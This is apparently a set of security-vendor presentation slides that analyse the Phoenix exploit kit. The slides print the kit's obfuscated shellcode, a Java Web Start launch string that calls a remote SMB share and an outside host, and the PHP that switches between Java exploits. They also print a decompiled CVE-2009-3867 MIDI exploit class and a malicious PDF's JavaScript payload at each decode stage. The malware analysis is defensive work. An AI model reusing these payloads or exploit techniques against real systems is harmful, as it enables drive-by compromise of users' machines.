%u6c6e%u616f%u5464%u466f%u6c69%u4165%u7000%u6664%u7075%u2e64%u7865%u0065%u7263%u7361%u2e68%u6870%u0070';
var skd1=skd+'%u7468%u7074%u2F3A%u362F%u2E39%u3035%u322E%u3031%u342E%u2F38%u6F6E%u6674%u756F%u646E%u632F%u61
var skd2=skd+'%u7468%u7074%u2F3A%u362F%u2E39%u3035%u322E%u3031%u342E%u2F38%u6F6E%u6674%u756F%u646E%u632F%u61
function JAVASMB()
{
  try
  {
    var u = 'http: -J-jar -J\\\\pavisman.info\\smb\\new.avi  http://69.0.0.0/notfound/cza.php?i=2 none';
    if (window.navigator.appName == 'Microsoft Internet Explorer')
    {
      try
      {
        var o = document.createElement('OBJECT');
        o.classid = 'clsid:CAFEEFAC-DEC7-0000-0000-ABCDEFFEDCBA';
        o.launch(u);
```

M86 SECURITY

Phoenix

- **Exploit Kit switch mode between several Java vulnerabilities**



M86 SECURITY

Phoenix

- Java vulnerabilities

```
function ChangeMode($mode)
    {
global $miditags, $rmitags, $tctags;
        if ($mode=="rmi")
            {
                $javatags=$rmitags;
            }
        if ($mode=="midi")
            {
                $javatags=$miditags;
            }
        if ($mode=="tc")
            {
                $javatags=$tctags;
            }
         $sepparator="<body id='";
         $files=scandir(".");
         for ($i=1; $i <= sizeof($files); $i++ )
            {
                $filename=$files[$i];
                $temp=explode(".",$filename);
                if (($temp[1]=="html"))
                    {   //Èçìåíÿåì çíà÷åíèå òðèãåðà
                        if ( strstr( file_get_contents($filename), "isie" ) )
```

Phoenix

- Java vulnerabilities (cont.)

```
481
482  /*MODESEPPARATOR*/
483
484  $miditags="<applet mayscript='true' code='a.class' archive='FULL_PATH_TO_JAR'><param name='trigger' value
485
486  $rmitags="<applet mayscript='true' code='a.class' archive='NAME_OF_RMI_ARCHIVE'><param name='trigger' va
487
488  $tctags="<applet mayscript='true' code='bpac.a.class' archive='NAME_OF_TC_ARCHIVE'><param name='trigger'
489
```

M86 SECURITY

Phoenix

- Java vulnerabilities (cont.)

```
5
6   import java.applet.Applet;
7   import java.applet.AppletContext;
8   import java.io.*;
9   import java.net.URL;
10  import javax.sound.midi.*;
11
12  public class a extends Appl
13  {
14
15      public a()
16      {
17      }
18
```

```
try
{
    InputStream inputstream = getClass().getResourceAsStream(s2);
    ByteArrayOutputStream bytearrayoutputstream = new ByteArrayOutputStream();
    byte abyte0[] = new byte[1024];
    int i;
    while((i = inputstream.read(abyte0)) != -1)
        bytearrayoutputstream.write(abyte0, 0, i);
    ByteArrayInputStream bytearrayinputstream = new ByteArrayInputStream(bytea
    ToolsDemoSubClass toolsdemosubclass = new ToolsDemoSubClass();
    javax.sound.midi.MidiDevice.Info ainfo[] = MidiSystem.getMidiDeviceInfo();
    MidiDevice mididevice = MidiSystem.getMidiDevice(ainfo[0]);
    Sequencer sequencer = null;
    sequencer = (Sequencer)mididevice;
    sequencer.open();
    sequencer.setSequence(bytearrayinputstream);
    sequencer.addControllerEventListener(toolsdemosubclass, new int[] {
        0
    });
    sequencer.start();
}
```

M86 SECURITY

Phoenix

- **import javax.sound.midi.*; (CVE-2009-3867)**
- ***"Stack-based buffer overflow in the HsbParser.getSoundBank function in Sun Java SE in JDK and JRE 5.0 allows remote attackers to execute arbitrary code via a long file: URL in an argument..."***

M86 SECURITY

Phoenix

- We even got a MSF module

```
            _                   _
},
'License'         => MSF_LICENSE,
'Author'          =>
        [
                'kf',       # Original PoC/exploit
                'jduck'     # metasploit version
        ],
'Version'         => '$Revision: 7827 $',
'References'      =>
        [
                [ 'CVE', '2009-3867' ],
                [ 'OSVDB', '59711' ],
                [ 'BID', '36881' ],
                [ 'URL', 'http://zerodayinitiative.com/advisories/ZDI-09-076/' ]
        ],
'Payload'         =>
        {
                'Space'     => 1024,
                'BadChars' => '',
                'DisableNops' => true,
        },
'Targets'         =>
        [
                [ 'J2SE 1.6_16 Automatic',
                        {
                                'Platform' => ['win', 'linux', 'osx'],
                                'Arch' => [ARCH_X86, ARCH_PPC]
                        }
```

M86 SECURITY

Phoenix

- PDF vulnerabilities
- Example: util.printf
- PDF name: (random name).pdf

Adobe® Reader®

M86 SECURITY

Phoenix

- Lets explore the PDF…

```
%PDF-1.0
1 0 obj<</Type/Catalog/Pages 2 0 R /Names 3 0 R >>endobj
2 0 obj<</Type/Pages/Count 1/Kids[ 4 0 R ]>>endobj
3 0 obj<</JavaScript 5 0 R >>endobj
4 0 obj<</Type/Page/Parent 2 0 R /Contents 12 0 R>>endobj
5 0 obj<</Names[(*?*)6 0 R ]>>endobj
6 0 obj<</JS 7 0 R/S/JavaScript>>endobj
7 0 obj<</Filter[ /FlateDecode /ASCII85Decode ]/Length 3306>>
stream
[binary data]
endstream
endobjxref
0 7
0000000000 65535 f
0000000010 00000 n
0000000068 00000 n
0000000120 00000 n
0000000157 00000 n
0000000216 00000 n
0000000254 00000 n
0000000295 00000 n
trailer<</Root 1 0 R /Size 7>>
startxref
3707
%%EOF
```

M86 SECURITY

Phoenix

- Lets explore the PDF… (cont.)
- We have 7 objects, object 6 points to object 7 and tells us that there is JS inside
- Object 7 uses different kind of decodes:
  - FlateDecode
  - ASCIIHexDecode
  - ASCII85Decode

Phoenix

- FlateDecode

```
%PDF-1.0
1 0 obj<</Type/Catalog/Pages 2 0 R /Names 3 0 R >>endobj
2 0 obj<</Type/Pages/Count 1/Kids[ 4 0 R ]>>endobj
3 0 obj<</JavaScript 5 0 R >>endobj
4 0 obj<</Type/Page/Parent 2 0 R /Contents 12 0 R>>endobj
5 0 obj<</Names[(*?*)6 0 R ]>>endobj
6 0 obj<</JS 7 0 R/S/JavaScript>>endobj
7 0 obj<</Filter[ /FlateDecode /ASCIIHexDecode /ASCII85Decode ]/Length 3306>>
stream
[illegible]
endstream
endobjxref
0 7
0000000000 65535 f
0000000010 00000 n
0000000068 00000 n
0000000120 00000 n
0000000157 00000 n
0000000216 00000 n
0000000254 00000 n
0000000295 00000 n
trailer<</Root 1 0 R /Size 7>>
startxref
3707
%%EOF
```

M86 SECURITY

Phoenix

- **Inflate - > ASCIIHexDecode**

Phoenix

- **ASCIIHexDecode -> ASCII85Decode**

```
8  G%#D6A8u@1Ap$7YBPDNLG%#D6BQ[d&CN;Q^DIk+J0RdG<AMA7:3-AbBFZ<lRA7B[<A9BhBF_
9  53-2DK>/13G9)FYGLl0JIW,1NbN4FZ)(!2)9;/0Qf-)FYPRm@52mb@<F>6F^["IAi4]c13G9
10 )FYGLl0JIW,AT]gfFZ)(!2)9;/0Qf-)FYPRm@52mb@<F>6F^["IAi4^CAT][\FYGLl2)KG43
11 -A^kFYGas0f4#33H\dkFZ!]PARfj<0Qf-)F^m4MA7fsn13I%]FZ!WN@UsU83H[5?F_*@O0JI
12 W'13GT8FYGUo0JIW'0Qf''F_56.@Pi4;A9BR`F^o$+@l8B_1j(Q.FYGdt2E>n6AT]nCFYRHM
13 2)&KWH"UMr5q-k/4`b0eGA1l$@UO"g4_&MRCh[s'@W$.!@q^-A@q0"bD0IF:4DAA9BPV`N3B
14 9&Y3&ilW3&ilW3&ilW3&ilW3&ilW3&ilW3&ilWBkB&;F*0c7.=$%a,rIP+2)lm=1F4t
15 7,rd_-1GpI4AL1o!,rfH^2)Za;0I8S1,rdn2AhYNBAL0<G,rmh/@l5Pm2'jq9,qq2&0JFe,3
16 $g79,rfH^2)Za;0I8S1,rdn2AhYNBAL0<G,rmh/@l5Pm2'jq9,qq2&0JFe,3$g79,rmh/@k]
17 2_0I8D0,rIS,2Duj?1aP%<,r[M(2D?Fe@3m^>-"8ST3&)^=@jNfg,qq;)0K:@e0I8S4,qq#!
18 AnE?#AL0)c-"1:00JFe,0I8D,,qq#!0eancAgKDm,rIP+1c-L;2C11<,rR\.0K(482^L47,r
19 7>'2E)p?2^L@<IV`q=@Wa(F4)$caBjkgkB4Z-u.rT63CM@a+B6>V=B6%g(?sk[(CMRBj?opM
20 Z?u9^k4)Hu<3&ilW3&ilW3&ilW3&ilW3&ilW3&ilW3&ilW3&ilW3&im6-t[F.0JFe7Ci4]E2
21 `5_g1NbB*FYI<J@PDq72K^`cF_3UU3FR%c3-AdeF_*:M@:OFh0Qgi9FYPXo2)9;00Qf62FYG
22 gu0J[c)0Qf65FYGRn3FR%c3-AdeF_*:M@:OFh0Qgi9FYPXo2)9;00Qf62FYGgu0J[c)0Qf65
23 FYGRnA7Tg=0Qf''FYGas0JR])1j(f5F_3FP1GEr-0Qf'\FYPRm2.C\c@WaIbFYI?K1Gs;220
24 EFcF_*:M1,*i\1Nd.eFZ2'uA2/3\0Qf-)FYGLl0JIWY13I2@FYIBL2)9;a@s'_AFZ)7&2DoV
25 21NbZ2F_56.1,3o`1j(T_FZEt]DfBW2DLQ_AH?3bGE+N`mDK'5O@q&n"DK95r@PD_B@:_&A4
26 >:/N?u0[GAmd>D>Amqu?o^5,3&ilW3&ilW3&ilW3&ilW3&ilW3&ilW3&ilW3&ilW3&iO>IUH
27 SM6$7?hAL02k,qq#!2D?F23$i,i,rd_-0JFe,0I8S6,qq#!AiV.s@jNg=,qq;)1GgC;AL03G
28 -"T%^2.e-g2C1%2,r[M(A2Y_f0I8D,,qq#!AiV.s@jNg=,qq;)1GgC;AL03G-"T%^2.e-g2C
29 1%2-"/JRA2Y_f0I8D,,rIP+0JFe,0I8V9,r@M+2E)p>2^L@@,r[_.Aht_mAgK,b-"/JR2`E$
```

M86 SECURITY

Phoenix

- ASCII85Decode -> “Clear Text”

```
var dqjzfu=this;var hubokr=
"ne%00~a`e0uc8uddu8cudbu4du7eufeu61u12u00u00u00u53u46u64u52u10u20u10ua1u9au2aua1uf5u12u00u00u00u5eu46u64u52u10u20u10ua1u9au2aua1uf5
ufeu00u00u54u48uc9u07u14u79ub9u5duecu20u20uc3udfub2ub2u5bubdu09u69ue3u00u02u96u03u00u00u00uffub4ucdu05ucfuc5u04u21u08u69u0eu6fu1eu5
0bnyg`eA)s0=se.wil`b`ll=crslisgbnpichy0ccclmw)`<iebhku99988888888888888888888888888888888888888if0osuAA)yu(%55%58%43%71%84%35%0e%ee%8e%
56%40%50%89%f0%ee%8c%95%c5%95%08%05%00%08%05%8e%56%40%50%89%f0%ee%8c%95%c5%95%08%05%00%08%05%95%c0%00%04%56%66%74%66%70%60%ca%3c%b1
%81%8c%08%08%08%a0%53%00%ff%ee%20%ac%00%00%00%00%10%ff%83%55%44%76%46%67%06%67%22%33%67%67%63~lolbu(%;i;`ialhgesi+ol`kipogu(lgrlk``
0kkkbe`;=``mle;m9988888888888888888888888888888888881(fpc00%;ln~u75ud3u00u0cub0uc6u1euf8u9au28ue1ue1uacub0ubeu12u52u20u56u09u02u00
u59u02u9au28ue1ue1uacub0ubeu12u52u20u56u09u02u00u59u02uddu30u00u07u01u14u91uf3u30u30u0eu10u5bu5bu36u0du35u35ud3ue1u20uc3ub9u72ud1u0
0u20u00u00ub2uffu0eu52uccu7eu69u65u03u80uffu21uf4u3au9d)opoln~uhzshzpeibnpg=cbb.nrcbb0otae.+<0```lmAf`1+[oa}`99888888888888888888888
888888888888888.~~`aAAuvoe%55%00%60%08%e0%84%00%00%55%00%f9%8c%0c%08%34%8e%5f%e8%5f%06%00%70%d6%00%00%00%f9%8c%0c%08%34%8e%5f%e8%5f
%06%00%a0%d6%00%00%55%00%00%67%46%67%57%67%76%f3%8f%00%a0%77%00%0a%aa%5a%0a%81%d5%54%08%96%10%81%00%00%88%e5%0c%ec%24%46%56%76%76%2
7%73%32%26%62%73%;c`aoe%0eepeebnllgrb`klisgakls,chy`l``)=++o`ro04+icpv=99888888888888888888888888888888888888p%,=p0%0aasu26u00u43ucb
ub9ub0u00u01ufeu00uf5u12u12u00u26u9au2fua1u0fu0au10u82u0au10u00u00uf5u12u12u00u26u9au2fua1u0fu0au10u62u0au10u00ub8u00u00ud0ucfu12u0
2u53u85u70u99u03ud3u08u20u0dubdu0bu0bu5bu71ue3u35u66uf2u5bu00u00u95u88u1eud3ue4u4fu4fu04u85ue0u0au0eufeu4fu0fuhk+dcsuAa`ra`lgeotalb
;ogu(y`ot`k`)(es0(```c=rr;0`]kba`9988888888888888888888888888888888888888r4``eAuArdc55%00%3c%84%40%47%50%00%00%50%00%8e%3f%00%81%30%00
%08%05%06%c5%8c%0f%c5%50%50%00%8e%3f%00%81%30%00%08%05%06%c5%8c%0f%c5%50%55%00%00%56%40%67%67%67%64%f8%2f%00%06%08%b1%00%00%00%00%5
0%c8%70%de%3f%08%a0%e1%00%00%55%5a%0e%44%54%66%40%26%76%77%23%33%76%76%9e``;kc00d=ad+ot`chyoi}cbb0)=crb.-;bnpxbbbfk`a``0)``lr199888
888888888888888888888888888888;i5nu(%00``a31u00u10ub0u08u0cue1u10u00ue1u00u9au16u20u8cu20u00u09u02u0au2eu12u0fu2eua1ue1u00u9au16u2
0u8cu20u00u09u02u0au2eu12u0fu2eua1ua9u00u00u45u10u22u54u42ue5u29u97u00u06u0bu5bu20u00u00u20u63u69u44u10u16u35ud3ub0u00u00u67uebu2bu
feu2cu14u10ue5u38u44ue5u48u5eu08u0a=pb`aAAe`ye`ch(k`)cgfkls,;`kiil`wlgr4llli;ny(i;{=+o`29988888888888888888888888888888888888un0un~u
AAp=p5%9e%e0%70%a8%38%5b%b4%d0%8c%80%00%00%36%70%c0%40%00%00%00%e8%8e%56%e8%f9%8c%80%00%00%36%70%c0%40%00%00%00%e8%8e%56%e8%f9%55%0
0%00%67%76%46%04%46%56%b8%7f%b3%00%00%10%b1%10%10%81%da%08%a5%59%00%e0%8c%0c%00%00%00%f5%b7%44%05%66%66%76%76%06%33%32%66%62%30p`ai
=p0~r2`rhk;b.<{kbi`ot`bb.ngeshota0oool}e(i``m``cn99988888888888888888888888888888888888tt0m";var hqyse=String.fromCharCode(0x65,
0x76,0x61,0x6c);function ksitbr(jmksep){return jmksep.replace(/`/img,' ').replace(/~/img,'"').replace(/»/img,String.fromCharCode(
0x2*0x5)).replace(/•/img,String.fromCharCode(0x2E*0x2));}function angmbw(cokty){dqjzfu[hqyse](cokty);}var dniuj=355;var hrgndo='';
for (ithncw = dniuj; ithncw > 0; ithncw--){for (gndufw = dniuj-ithncw; gndufw <= hubokr.length; gndufw=gndufw+dniuj){hrgndo=hrgndo
+hubokr.charAt(gndufw);}}var kpcqxpj=hrgndo+");";var yljuxzj7=ksitbr(kpcqxpj);angmbw(this.subject+yljuxzj7
```

M86 SECURITY

Phoenix

- What is missing?

```
var dqjzfu=this;var hubokr=
"ne%00~a`e0uc8uddu8cudbu4du7eufeu61u12u00u00u00u53u46u64u52u10u20u10ua1u9au2aua1uf5u12u00u00u00u5eu46u64u52u10u20u10ua1u9au2aua1uf5
ufeu00u00u54u48uc9u07u14u79ub9u5duecu20u20uc3udfub2ub2u5bubdu09u69ue3u00u02u96u03u00u00u00uffub4ucdu05ucfuc5u04u21u08u69u0eu6fu1eu5
0bnyg`eA)s0=se.wil`b`ll=crslisgbnpichy0ccclmw)`<iebhku99988888888888888888888888888888888888888if0osuAA)yu(%55%58%43%71%84%35%0e%ee%8e%
56%40%50%89%f0%ee%8c%95%c5%95%08%05%00%08%05%8e%56%40%50%89%f0%ee%8c%95%c5%95%08%05%00%08%05%95%c0%00%04%56%66%74%66%70%60%ca%3c%b1
%81%8c%08%08%08%a0%53%00%ff%ee%20%ac%00%00%00%00%10%ff%83%55%44%76%46%67%06%67%22%33%67%67%63~lolbu(%;i;`ialhgesi+ol`kipogu(lgrlk``
0kkkbe`;=``mle;m9988888888888888888888888888888888881(fpc00%;ln~u75ud3u00u0cub0uc6u1euf8u9au28ue1ue1uacub0ubeu12u52u20u56u09u02u00
u59u02u9au28ue1ue1uacub0ubeu12u52u20u56u09u02u00u59u02uddu30u00u07u01u14u91uf3u30u30u0eu10u5bu5bu36u0du35u35ud3ue1u20uc3ub9u72ud1u0
0u20u00u00ub2uffu0eu52uccu7eu69u65u03u80uffu21uf4u3au9d)opoln~uhzshzpeibnpg=cbb.nrcbb0otae.+<0```lmAf`1+[oa}`99888888888888888888888
888888888888888.~~`aAAuvoe%55%00%60%08%e0%84%00%00%55%00%f9%8c%0c%08%34%8e%5f%e8%5f%06%00%70%d6%00%00%00%f9%8c%0c%08%34%8e%5f%e8%5f
%06%00%a0%d6%00%00%55%00%00%67%46%67%57%67%76%f3%8f%00%a0%77%00%0a%aa%5a%0a%81%d5%54%08%96%10%81%00%00%88%e5%0c%ec%24%46%56%76%76%2
7%73%32%26%62%73%;c`aoe%0eepeebnllgrb`klisgakls,chy`l``)=++o`ro04+icpv=99888888888888888888888888888888888888p%,=p0%0aasu26u00u43ucb
ub9ub0u00u01ufeu00uf5u12u12u00u26u9au2fua1u0fu0au10u82u0au10u00u00uf5u12u12u00u26u9au2fua1u0fu0au10u62u0au10u00ub8u00u00ud0ucfu12u0
2u53u85u70u99u03ud3u08u20u0dubdu0bu0bu5bu71ue3u35u66uf2u5bu00u00u95u88u1eud3ue4u4fu4fu04u85ue0u0au0eufeu4fu0fuhk+dcsuAa`ra`lgeotalb
;ogu(y`ot`k`)(es0(```c=rr;0`]kba`99888888888888888888888888888888888888r4``eAuArdc55%00%3c%84%40%47%50%00%00%50%00%8e%3f%00%81%30%00
%08%05%06%c5%8c%0f%c5%50%50%00%8e%3f%00%81%30%00%08%05%06%c5%8c%0f%c5%50%55%00%00%56%40%67%67%67%64%f8%2f%00%06%08%b1%00%00%00%00%5
0%c8%70%de%3f%08%a0%e1%00%00%55%5a%0e%44%54%66%40%26%76%77%23%33%76%76%9e``;kc00d=ad+ot`chyoi}cbb0)=crb.-;bnpxbbbfk`a``0)``lr199888
888888888888888888888888888888;i5nu(%00``a31u00u10ub0u08u0cue1u10u00ue1u00u9au16u20u8cu20u00u09u02u0au2eu12u0fu2eua1ue1u00u9au16u2
0u8cu20u00u09u02u0au2eu12u0fu2eua1ua9u00u00u45u10u22u54u42ue5u29u97u00u06u0bu5bu20u00u00u20u63u69u44u10u16u35ud3ub0u00u00u67uebu2bu
feu2cu14u10ue5u38u44ue5u48u5eu08u0a=pb`aAAe`ye`ch(k`)cgfkls,;`kiil`wlgr4llli;ny(i;{=+o`29988888888888888888888888888888888888un0un~u
AAp=p5%9e%e0%70%a8%38%5b%b4%d0%8c%80%00%00%36%70%c0%40%00%00%00%e8%8e%56%e8%f9%8c%80%00%00%36%70%c0%40%00%00%00%e8%8e%56%e8%f9%55%0
0%00%67%76%46%04%46%56%b8%7f%b3%00%00%10%b1%10%10%81%da%08%a5%59%00%e0%8c%0c%00%00%00%f5%b7%44%05%66%66%76%76%06%33%32%66%62%30p`ai
=p0~r2`rhk;b.<{kbi`ot`bb.ngeshota0oool}e(i``m``cn99988888888888888888888888888888888888tt0m";var hqyse=String.fromCharCode(0x65,
0x76,0x61,0x6c);function ksitbr(jmksep){return jmksep.replace(/`/img,' ').replace(/~/img,'"').replace(/»/img,String.fromCharCode(
0x2*0x5)).replace(/•/img,String.fromCharCode(0x2E*0x2));}function angmbw(cokty){dqjzfu[hqyse](cokty);}var dniuj=355;var hrgndo='';
for (ithncw = dniuj; ithncw > 0; ithncw--){for (gndufw = dniuj-ithncw; gndufw <= hubokr.length; gndufw=gndufw+dniuj){hrgndo=hrgndo
+hubokr.charAt(gndufw);}}var kpcqxpj=hrgndo+");";var yljuxzj7=ksitbr(kpcqxpj);angmbw(this.subject+yljuxzj7
```

M86 SECURITY

Phoenix

-); (:

```
var dqjzfu=this;var hubokr=
"ne%00~a`e0uc8uddu8cudbu4du7eufeu61u12u00u00u00u53u46u64u52u10u20u10ua1u9au2aua1uf5u12u00u00u00u5eu46u64u52u10u20u10ua1u9au2aua1uf5
ufeu00u00u54u48uc9u07u14u79ub9u5duecu20u20uc3udfub2ub2u5bubdu09u69ue3u00u02u96u03u00u00u00uffub4ucdu05ucfuc5u04u21u08u69u0eu6fu1eu5
0bnyg`eA)s0=se.wil`b`ll=crslisgbnpichy0ccclmw)`<iebhku99988888888888888888888888888888888888888if0osuAA)yu(%55%58%43%71%84%35%0e%ee%8e%
56%40%50%89%f0%ee%8c%95%c5%95%08%05%00%08%05%8e%56%40%50%89%f0%ee%8c%95%c5%95%08%05%00%08%05%95%c0%00%04%56%66%74%66%70%60%ca%3c%b1
%81%8c%08%08%08%a0%53%00%ff%ee%20%ac%00%00%00%00%10%ff%83%55%44%76%46%67%06%67%22%33%67%67%63~lolbu(%;i;`ialhgesi+ol`kipogu(lgrlk``
0kkkbe`;=``mle;m9988888888888888888888888888888888888l(fpc00%;ln~u75ud3u00u0cub0uc6u1euf8u9au28ue1ue1uacub0ubeu12u52u20u56u09u02u00
u59u02u9au28ue1ue1uacub0ubeu12u52u20u56u09u02u00u59u02uddu30u00u07u01u14u91uf3u30u30u0eu10u5bu5bu36u0du35u35ud3ue1u20uc3ub9u72ud1u0
0u20u00u00ub2uffu0eu52uccu7eu69u65u03u80uffu21uf4u3au9d)opoln~uhzshzpeibnpg=cbb.nrcbb0otae.+<0```lmAf`1+[oa}`99888888888888888888888
888888888888888.~~`aAAuvoe%55%00%60%08%e0%84%00%00%55%00%f9%8c%0c%08%34%8e%5f%e8%5f%06%00%70%d6%00%00%00%f9%8c%0c%08%34%8e%5f%e8%5f
%06%00%a0%d6%00%00%55%00%00%67%46%67%57%67%76%f3%8f%00%a0%77%00%0a%aa%5a%0a%81%d5%54%08%96%10%81%00%00%88%e5%0c%ec%24%46%56%76%76%2
7%73%32%26%62%73%;c`aoe%0eepeebnllgrb`klisgakls,chy`l``)=++o`ro04+icpv=99888888888888888888888888888888888888888p%,=p0%0aasu26u00u43ucb
ub9ub0u00u01ufeu00uf5u12u12u00u26u9au2fua1u0fu0au10u82u0au10u00u00uf5u12u12u00u26u9au2fua1u0fu0au10u62u0au10u00ub8u00u00ud0ucfu12u0
2u53u85u70u99u03ud3u08u20u0dubdu0bu0bu5bu71ue3u35u66uf2u5bu00u00u95u88u1eud3ue4u4fu4fu04u85ue0u0au0eufeu4fu0fuhk+dcsuAa`ra`lgeotalb
;ogu(y`ot`k`)(es0(```c=rr;0`]kba`99888888888888888888888888888888888888888r4``eAuArdc55%00%3c%84%40%47%50%00%00%50%00%8e%3f%00%81%30%00
%08%05%06%c5%8c%0f%c5%50%50%00%8e%3f%00%81%30%00%08%05%06%c5%8c%0f%c5%50%55%00%00%56%40%67%67%67%64%f8%2f%00%06%08%b1%00%00%00%00%5
0%c8%70%de%3f%08%a0%e1%00%00%55%5a%0e%44%54%66%40%26%76%77%23%33%76%76%9e``;kc00d=ad+ot`chyoi}cbb0)=crb.-;bnpxbbbfk`a``0)``lr199888
888888888888888888888888888888;i5nu(%00``a31u00u10ub0u08u0cue1u10u00ue1u00u9au16u20u8cu20u00u09u02u0au2eu12u0fu2eua1ue1u00u9au16u2
0u8cu20u00u09u02u0au2eu12u0fu2eua1ua9u00u00u45u10u22u54u42ue5u29u97u00u06u0bu5bu20u00u00u20u63u69u44u10u16u35ud3ub0u00u00u67uebu2bu
feu2cu14u10ue5u38u44ue5u48u5eu08u0a=pb`aAAe`ye`ch(k`)cgfkls,;`kiil`wlgr4llli;ny(i;{=+o`29988888888888888888888888888888888888un0un~u
AAp=p5%9e%e0%70%a8%38%5b%b4%d0%8c%80%00%00%36%70%c0%40%00%00%00%e8%8e%56%e8%f9%8c%80%00%00%36%70%c0%40%00%00%00%e8%8e%56%e8%f9%55%0
0%00%67%76%46%04%46%56%b8%7f%b3%00%00%10%b1%10%10%81%da%08%a5%59%00%e0%8c%0c%00%00%00%f5%b7%44%05%66%66%76%76%06%33%32%66%62%30p`ai
=p0~r2`rhk;b.<{kbi`ot`bb.ngeshota0oool}e(i``m``cn99988888888888888888888888888888888888tt0m";var hqyse=String.fromCharCode(0x65,
0x76,0x61,0x6c);function ksitbr(jmksep){return jmksep.replace(/`/img,' ').replace(/~/img,'"').replace(/»/img,String.fromCharCode(
0x2*0x5)).replace(/•/img,String.fromCharCode(0x2E*0x2));}function angmbw(cokty){dqjzfu[hqyse](cokty);}var dniuj=355;var hrgndo='';
for (ithncw = dniuj; ithncw > 0; ithncw--){for (gndufw = dniuj-ithncw; gndufw <= hubokr.length; gndufw=gndufw+dniuj){hrgndo=hrgndo
+hubokr.charAt(gndufw);}}var kpcqxpj=hrgndo+");";var yljuxzj7=ksitbr(kpcqxpj);angmbw(this.subject+yljuxzj7
```

M86 SECURITY

Phoenix

- How does it execute?

```
var dqjzfu=this;var hubokr=
"ne%00~a`e0uc8uddu8cudbu4du7eufeu61u12u00u00u00u53u46u64u52u10u20u10ua1u9au2aua1uf5u12u00u00u00u5eu46u64u52u10u20u10ua1u9au2aua1uf5
ufeu00u00u54u48uc9u07u14u79ub9u5duecu20u20uc3udfub2ub2u5bubdu09u69ue3u00u02u96u03u00u00u00uffub4ucdu05ucfuc5u04u21u08u69u0eu6fu1eu5
0bnyg`eA)s0=se.wil`b`ll=crslisgbnpichy0ccclmw)`<iebhku99988888888888888888888888888888888888888if0osuAA)yu(%55%58%43%71%84%35%0e%ee%8e%
56%40%50%89%f0%ee%8c%95%c5%95%08%05%00%08%05%8e%56%40%50%89%f0%ee%8c%95%c5%95%08%05%00%08%05%95%c0%00%04%56%66%74%66%70%60%ca%3c%b1
%81%8c%08%08%08%a0%53%00%ff%ee%20%ac%00%00%00%00%10%ff%83%55%44%76%46%67%06%67%22%33%67%67%63~lolbu(%;i;`ialhgesi+ol`kipogu(lgrlk``
0kkkbe`;=``mle;m9988888888888888888888888888888888888l(fpc00%;ln~u75ud3u00u0cub0uc6u1euf8u9au28ue1ue1uacub0ubeu12u52u20u56u09u02u00
u59u02u9au28ue1ue1uacub0ubeu12u52u20u56u09u02u00u59u02uddu30u00u07u01u14u91uf3u30u30u0eu10u5bu5bu36u0du35u35ud3ue1u20uc3ub9u72ud1u0
0u20u00u00ub2uffu0eu52uccu7eu69u65u03u80uffu21uf4u3au9d)opoln~uhzshzpeibnpg=cbb.nrcbb0otae.+<0```lmAf`1+[oa}`99888888888888888888888
888888888888888.~~`aAAuvoe%55%00%60%08%e0%84%00%00%55%00%f9%8c%0c%08%34%8e%5f%e8%5f%06%00%70%d6%00%00%00%f9%8c%0c%08%34%8e%5f%e8%5f
%06%00%a0%d6%00%00%55%00%00%67%46%67%57%67%76%f3%8f%00%a0%77%00%0a%aa%5a%0a%81%d5%54%08%96%10%81%00%00%88%e5%0c%ec%24%46%56%76%76%2
7%73%32%26%62%73%;c`aoe%0eepeebnllgrb`klisgakls,chy`l``)=++o`ro04+icpv=99888888888888888888888888888888888888888p%,=p0%0aasu26u00u43ucb
ub9ub0u00u01ufeu00uf5u12u12u00u26u9au2fua1u0fu0au10u82u0au10u00u00uf5u12u12u00u26u9au2fua1u0fu0au10u62u0au10u00ub8u00u00ud0ucfu12u0
2u53u85u70u99u03ud3u08u20u0dubdu0bu0bu5bu71ue3u35u66uf2u5bu00u00u95u88u1eud3ue4u4fu4fu04u85ue0u0au0eufeu4fu0fuhk+dcsuAa`ra`lgeotalb
;ogu(y`ot`k`)(es0(```c=rr;0`]kba`99888888888888888888888888888888888888888r4``eAuArdc55%00%3c%84%40%47%50%00%00%50%00%8e%3f%00%81%30%00
%08%05%06%c5%8c%0f%c5%50%50%00%8e%3f%00%81%30%00%08%05%06%c5%8c%0f%c5%50%55%00%00%56%40%67%67%67%64%f8%2f%00%06%08%b1%00%00%00%00%5
0%c8%70%de%3f%08%a0%e1%00%00%55%5a%0e%44%54%66%40%26%76%77%23%33%76%76%9e``;kc00d=ad+ot`chyoi}cbb0)=crb.-;bnpxbbbfk`a``0)``lr199888
888888888888888888888888888888;i5nu(%00``a31u00u10ub0u08u0cue1u10u00ue1u00u9au16u20u8cu20u00u09u02u0au2eu12u0fu2eua1ue1u00u9au16u2
0u8cu20u00u09u02u0au2eu12u0fu2eua1ua9u00u00u45u10u22u54u42ue5u29u97u00u06u0bu5bu20u00u00u20u63u69u44u10u16u35ud3ub0u00u00u67uebu2bu
feu2cu14u10ue5u38u44ue5u48u5eu08u0a=pb`aAAe`ye`ch(k`)cgfkls,;`kiil`wlgr4llli;ny(i;{=+o`29988888888888888888888888888888888888un0un~u
AAp=p5%9e%e0%70%a8%38%5b%b4%d0%8c%80%00%00%36%70%c0%40%00%00%00%e8%8e%56%e8%f9%8c%80%00%00%36%70%c0%40%00%00%00%e8%8e%56%e8%f9%55%0
0%00%67%76%46%04%46%56%b8%7f%b3%00%00%10%b1%10%10%81%da%08%a5%59%00%e0%8c%0c%00%00%00%f5%b7%44%05%66%66%76%76%06%33%32%66%62%30p`ai
=p0~r2`rhk;b.<{kbi`ot`bb.ngeshota0oool}e(i``m``cn99988888888888888888888888888888888888tt0m";var hqyse=String.fromCharCode(0x65,
0x76,0x61,0x6c);function ksitbr(jmksep){return jmksep.replace(/`/img,' ').replace(/~/img,'"').replace(/»/img,String.fromCharCode(
0x2*0x5)).replace(/•/img,String.fromCharCode(0x2E*0x2));}function angmbw(cokty){dqjzfu[hqyse](cokty);}var dniuj=355;var hrgndo='';
for (ithncw = dniuj; ithncw > 0; ithncw--){for (gndufw = dniuj-ithncw; gndufw <= hubokr.length; gndufw=gndufw+dniuj){hrgndo=hrgndo
+hubokr.charAt(gndufw);}}var kpcqxpj=hrgndo+");";var yljuxzj7=ksitbr(kpcqxpj);angmbw(this.subject+yljuxzj7
```

M86 SECURITY

Phoenix

- hqyse=String.fromCharCode
- (0x65,0x76,0x61,0x6c); -> eval

```
var dqjzfu=this;var hubokr=
"ne%00~a`e0uc8uddu8cudbu4du7eufeu61u12u00u00u00u53u46u64u52u10u20u10ua1u9au2aua1uf5u12u00u00u00u5eu46u64u52u10u20u10ua1u9au2aua1uf5
